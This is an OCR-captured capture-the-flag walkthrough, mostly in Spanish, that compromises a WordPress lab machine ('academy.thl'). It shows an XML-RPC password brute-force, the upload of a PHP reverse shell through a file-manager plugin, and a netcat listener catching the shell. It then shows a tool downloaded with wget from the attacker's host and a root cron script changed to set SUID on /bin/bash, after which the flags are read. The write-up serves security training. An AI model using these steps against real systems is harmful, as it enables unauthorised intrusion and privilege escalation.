
```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - dylan / password1
Trying dylan / anthony Time: 00:00:01 <                                   > (30 / 14344422)  0.00%  ETA: ??:??:??

[!] Valid Combinations Found:
 Username: dylan, Password: password1

[!] No WPScan API Token given, as a result vulnerability data has not been output.
```


Error: la contraseña que has introducido para el nombre de usuario dylan no es correcta. ¿Has olvidado tu contraseña?
Nombre de usuario o correo electrónico
dylan
Contraseña
password1
Recuérdame
Acceder
¿Has olvidado tu contraseña?



Not secure
academy.thl/wordpress/wp-admin/
Mi Web No Hackeable
7
0
Añadir
Hola, dylan
Escritorio
Inicio
Actualizaciones
Bit File Manager
Entradas
Medios
Páginas
Comentarios
Apariencia
Plugins
Usuarios
Herramientas
Ajustes
Cerrar menú
Opciones de pantalla
Ayuda
¡Ya está disponible WordPress 6.7.1! Por favor, actualiza ahora.
Escritorio
Descartar
¡Te damos la bienvenida a WordPress!
Aprende más sobre la versión 6.5.3.
Crea contenido rico con bloques y patrones
Los patrones de bloques son diseños de bloques preconfigurados. Úsalos para inspirarte o crear nuevas páginas en un instante.
Añadir una nueva página
Personaliza todo tu sitio con temas de bloques
Diseña todo en tu sitio — Desde la cabecera hasta el pie de página. Todo usando bloques y patrones.
Abrir el editor del sitio
Cambia la apariencia de tu sitio con los estilos
¡Retoca tu sitio o dale un aspecto completamente nuevo! Sé creativo — ¿Qué tal una nueva paleta de color o una nueva fuente?
Editar estilos
Bit Apps
Borrador rápido


Not secure
academy.thl/wordpress/wp-admin/admin.php?page=file-manager#elf_l1_Lw
Mi Web No Hackeable
Añadir
Hola, dylan
Escritorio
Bit File Manager
Home
Logs
Settings
Permissions
Support
System Information
Entradas
Medios
Páginas
Comentarios
Apariencia
Plugins
Usuarios
Herramientas
Ajustes
Cerrar menú
Bit File Manager
Share Your Product Experience!
Review us
Bit Form
Bit Integration
Bit Pi
Bit Assist
Bit Social
Theme:
Material default
English
wordpress
Upload
Create Folder
Places
wordpress
wp-admin
wp-content
wp-includes
wp-admin
wp-content
wp-includes
index.php
license.txt
php-reverse-shell.php
readme.html
wp-activate.php
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-cron.php
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
php-reverse-shell.php, 5 KB
Items: 21,
Size: 188 KB


academy.thl/wordpress/php-reverse-shell.php



(root miguel)-[/home/miguel/Work/resources]
nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.7] 36470
Linux debian 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64 GNU/Linux
09:19:14 up 36 min, 0 user, load average: 0.00, 0.36, 2.04
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$



www-data@debian:/tmp$ wget http://192.168.137.12:2323/pspy
--2025-02-05 09:52:40-- http://192.168.137.12:2323/pspy
Connecting to 192.168.137.12:2323... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3518724 (3.4M) [application/octet-stream]
Saving to: 'pspy'
pspy 0%[ ] 0
pspy 77%[=====>] 2.60M
pspy 100%[=====>] 3.36M
13.4MB/s in 0.3s
2025-02-05 09:52:40 (13.4 MB/s) - 'pspy' saved [3518724/3518724]
www-data@debian:/tmp$ chmod +x pspy
www-data@debian:/tmp$ ./pspy
pspy - version: 1.2.1 - Commit SHA: kali


2025/02/05 09:52:51 CMD: UID=0 PID=14 |
2025/02/05 09:52:51 CMD: UID=0 PID=13 |
2025/02/05 09:52:51 CMD: UID=0 PID=12 |
2025/02/05 09:52:51 CMD: UID=0 PID=11 |
2025/02/05 09:52:51 CMD: UID=0 PID=10 |
2025/02/05 09:52:51 CMD: UID=0 PID=8 |
2025/02/05 09:52:51 CMD: UID=0 PID=6 |
2025/02/05 09:52:51 CMD: UID=0 PID=5 |
2025/02/05 09:52:51 CMD: UID=0 PID=4 |
2025/02/05 09:52:51 CMD: UID=0 PID=3 |
2025/02/05 09:52:51 CMD: UID=0 PID=2 |
2025/02/05 09:52:51 CMD: UID=0 PID=1 | init [2]
2025/02/05 09:53:01 CMD: UID=0 PID=2354 | /usr/sbin/CRON
2025/02/05 09:53:01 CMD: UID=0 PID=2355 | /usr/sbin/CRON
2025/02/05 09:53:01 CMD: UID=0 PID=2356 | /bin/sh -c /opt/backup.sh
2025/02/05 09:54:01 CMD: UID=0 PID=2357 | /usr/sbin/CRON
2025/02/05 09:54:02 CMD: UID=0 PID=2358 | /usr/sbin/CRON
2025/02/05 09:54:02 CMD: UID=0 PID=2359 | /bin/sh -c /opt/backup.sh


www-data@debian:/opt$ nano backup.sh


#!/usr/bin/bash
chmod u+s /bin/bash


www-data@debian:/opt$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1265648 Apr 23 2023 /bin/bash


bash-5.2# cat /root/root.txt
39531504f0ddd4778a542fae02fe4733
bash-5.2# cd /home/debian/user.txt
bash: cd: /home/debian/user.txt: Not a directory
bash-5.2# cat /home/debian/user.txt
f3e431cd1129e9879e482fcb2cc151e8
bash-5.2#